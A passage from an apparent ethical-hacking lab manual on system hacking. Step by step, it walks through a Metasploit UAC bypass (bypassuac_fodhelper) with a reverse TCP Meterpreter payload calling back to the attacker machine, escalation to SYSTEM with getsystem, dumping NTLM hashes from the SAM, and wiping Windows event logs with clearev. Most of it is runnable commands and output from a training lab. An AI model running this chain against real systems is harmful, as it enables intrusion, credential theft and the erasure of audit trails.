meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >

```

60. Now, we will use the **bypassuac_fodhelper** exploit for windows. To do so, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.
61. Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**. The **Module options** section appears, displaying the requirement for the exploit. Observe that the **SESSION** option is required, but the **Current Setting** is empty.

The screenshot shows the msfconsole interface on a Parrot OS terminal window. The command history includes:

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options
```

The **Module options** section displays:

Name	Current Setting	Required	Description
SESSION	yes	yes	The session to run this module on.

The **Payload options** section for `windows/meterpreter/reverse_tcp` displays:

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

The **Exploit target** section shows:

Id	Name
0	Windows x86

```
msf6 exploit(windows/local/bypassuac_fodhelper) >
```

62. Type **set SESSION 1** (**1** is the current Meterpreter session which is running in the background) and press **Enter**.

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION []
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) >
```

63. Now that we have configured the exploit, our next step will be to set and configure a payload. To do so, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**. This will set the **meterpreter/reverse_tcp** payload.
64. The next step is to configure this payload. To see all the options, you need to configure in the exploit, type **show options** and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The user has run several commands to configure an exploit:

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):
Name      Current Setting  Required  Description
-----  -----  -----  -----
SESSION    1            yes        The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----  -----  -----  -----
EXITFUNC  process        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.10.1.13      yes        The listen address (an interface may be specified)
LPORT     4444           yes        The listen port

Exploit target:
Id  Name
--  --
0   Windows x86


msf6 exploit(windows/local/bypassuac_fodhelper) >
```

65. The **Module options** section appears, displaying the previously configured exploit. Here, observe that the session value is set.

66. The **Payload options** section displays the requirement for the payload.

Observe that:

- The **LHOST** option is required, but **Current Setting** is empty (here, you need to set the IP Address of the local host, (here, the **Parrot Security** machine)
- The **EXITFUNC** option is required, but **Current Setting** is already set to **process**, so ignore this option
- The **LPORT** option is required, but **Current Setting** is already set to port number **4444**, so ignore this option



The screenshot shows the msfconsole interface on a Parrot OS terminal window. The user has run an exploit module (windows/local/bypassuac_fodhelper) and is configuring it. The 'SESSION' option is set to 1. The 'payload' is set to windows/meterpreter/reverse_tcp. The 'show options' command is run to display the current configuration.

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):
Name   Current Setting  Required  Description
----  -----  -----  -----
SESSION 1          yes        The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  process      yes        Exit technique (Accepted: '', seh, thread, process, None)
LHOST    10.10.1.13     yes        The listen address (an interface may be specified)
LPORT    4444           yes        The listen port

Exploit target:
Id  Name
--  --
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) >
```

67. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
 68. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
- Note:** In This task, **10.10.1.13** is the IP Address of the attacker machine (here, **Parrot Security**).
69. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings on the **Windows 11** machine.
 70. As you can see, the BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine; you have now successfully completed a Meterpreter session.

The screenshot shows a terminal window titled "msfconsole - ParrotTerminal". The terminal displays the following session:

```
LPORT      4444      yes      The listen port

Exploit target:
  Id  Name
  --  ---
  0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter >
```

71. Now, let us check the current User ID status of Meterpreter by issuing the **getuid** command. You will observe that the Meterpreter server is still running with normal user privileges.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The window has a dark background with green text. At the top, there's a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The title bar shows the window name and the date/timestamp "Tue Apr 5, 04:00". The main area of the terminal shows the following session details:

```

Exploit target:
  Id  Name
  --  ---
  0  Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] SESSION may not be compatible with this module:
[*] * missing Meterpreter features: stdapi sys process set term size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter >

```

The terminal window also shows a menu bar at the bottom with "Menu" and the title "msfconsole - Parrot Ter...".

72. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch to elevate privileges. To do so, type **getsystem -t 1** and press **Enter**.

Note: If the command **getsystem -t 1** does not run successfully, issue the command **getsystem**.

73. This time, the command successfully escalates user privileges and returns a message stating **got system**, as shown in the screenshot.

Note: In Windows OSes, named pipes provide legitimate communication between running processes. You can exploit this technique to escalate privileges on the victim system to utilize a user account with higher access privileges.

74. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command "exploit" is run against a target with LHOST set to 10.10.1.13 and TARGET set to 0. The exploit module chosen is "windows/local/bypassuac_fodhelper". The output shows the exploit being delivered via a reverse TCP handler on port 4444, bypassing UAC, and executing the payload (cmd.exe) with full system privileges. The session is successfully established with the server's username being "Windows11\Admin" and the local user being "NT AUTHORITY\SYSTEM".

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

75. Let us check if we have successfully obtained the **SYSTEM/admin** privileges by issuing a Meterpreter command that requires these privileges in order to execute.
76. Now, we shall try to obtain password hashes located in the SAM file of the **Windows 11** machine.
77. Type the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, Meterpreter successfully extracts the NTLM hashes and displays them, as shown in the screenshot.

Note: You can further crack these password hashes to obtain plaintext passwords.

Module 06 – System Hacking

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The session is running against a Windows 11 machine. The user has successfully exploited the system via Named Pipe Impersonation (In Memory/Admin) and obtained SYSTEM privileges. A "smart_hashdump" module is run to extract password hashes from the registry. The output shows various user accounts and their corresponding NT Hashes.

```
Server username: Windows11\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220405040218_default_10.10.1.11_windows.hashes_295636.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bf7ee388b30e6e9f6b86de4c18416716...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Admin:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Jason:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Shiela:1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Martin:1007:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

78. Thus, you have successfully escalated privileges by exploiting the Windows 11 machine's vulnerabilities.

79. You can now remotely execute commands such as **clearev** to clear the event logs that require administrative or root privileges. To do so, type **clearev** and press Enter.

The screenshot shows the "msfconsole - Parrot Terminal" window. The user has entered the "clearev" command, which is used to clear event logs. The command outputs show the number of records wiped from Application, System, and Security logs.

```
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Admin:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Jason:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Shiela:1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Martin:1007:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > clearev
[*] Wiping 1364 records from Application...
[*] Wiping 2358 records from System...
[*] Wiping 8668 records from Security...
meterpreter >
```

80. This concludes the demonstration of how to escalate privileges by exploiting client-side vulnerabilities using Metasploit.

81. Close all open windows and document all the acquired information.


Task 2: Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter

The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

